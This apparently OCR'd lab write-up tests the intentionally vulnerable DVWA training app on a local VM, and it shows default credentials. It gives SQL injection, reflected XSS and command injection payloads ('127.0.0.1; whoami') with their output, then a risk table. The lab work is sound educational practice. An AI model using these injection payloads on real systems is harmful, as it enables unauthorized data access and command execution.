
Web Application Security Scanner


Step 1: Install Required Tools

pip install requests beautifulsoup4



```
┌──(kali㉿kali)-[~]
└─$ pip install requests beautifulsoup4

Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.31.0)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (4.12.3)
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from beautifulsoup4) (2.5)
```

STEP 2: ACCESS DVWA



Username: admin


Password:

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Create / Reset Database



Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**


Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

STEP 3: SET SECURITY LEVEL

DVWA Security → **Low**



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

STEP 4: TEST SQL INJECTION (OWASP TOP 10)

DVWA → SQL Injection

Enter:

' OR '1'='1



kali-linux-2024.2-vmware-amd64 - VMware Workstation

192.168.58.131/dvwa/vulnerabilities/sqli/?id='+OR+'1'%3D'1&Submit=Submit#


Vulnerability: SQL Injection

User ID: ' OR '1'='1 Submit

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Username: admin
Security Level: low
PHPIDS: disabled

Output:



kali-linux-2024.2-vmware-amd64 - VMware Workstation

192.168.58.131/dvwa/vulnerabilities/sqli/?id='+OR+'1'%3D'1&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```


Username: admin
Security Level: low
PHPIDS: disabled

STEP 5: TEST XSS (Reflected)

DVWA → XSS (Reflected)

Enter:

<script>alert('XSS')</script>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert('XSS')</script>


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Output:



192.168.58.131/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#

192.168.58.131

XSS

Read 192.168.58.131


use pointer inside or press Ctrl+G.

STEP 6: TEST COMMAND INJECTION

DVWA → Command Injection

Enter:

127.0.0.1; whoami




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

127.0.0.1; whoami

Output:



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.020/0.032/0.048/0.011 ms
www-data
```


STEP 7: Analyze Vulnerabilities — Step-by-Step

1. **Review my results Test Results**

Vulnerability	**Payload Used**	**Result Observed**	**Risk Description**
SQL Injection	' OR '1'='1	All users listed	**Database compromise** — attacker can read, modify, or delete data
XSS (Reflected)	<script>alert('XSS’)</script>	Alert box triggered	**Session hijacking** — attacker can steal cookies or impersonate users
Command Injection	127.0.0.1; whoami	Server responded with www-data	**Server takeover** — attacker can run arbitrary commands

SQL Injection:

This vulnerability allows attackers to manipulate backend SQL queries. In DVWA, it exposed all user records. In real-world apps, this could lead to full database compromise, data theft, or unauthorized access.



Vulnerability: SQL Injection

User ID:

' OR '1'='1

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

More info

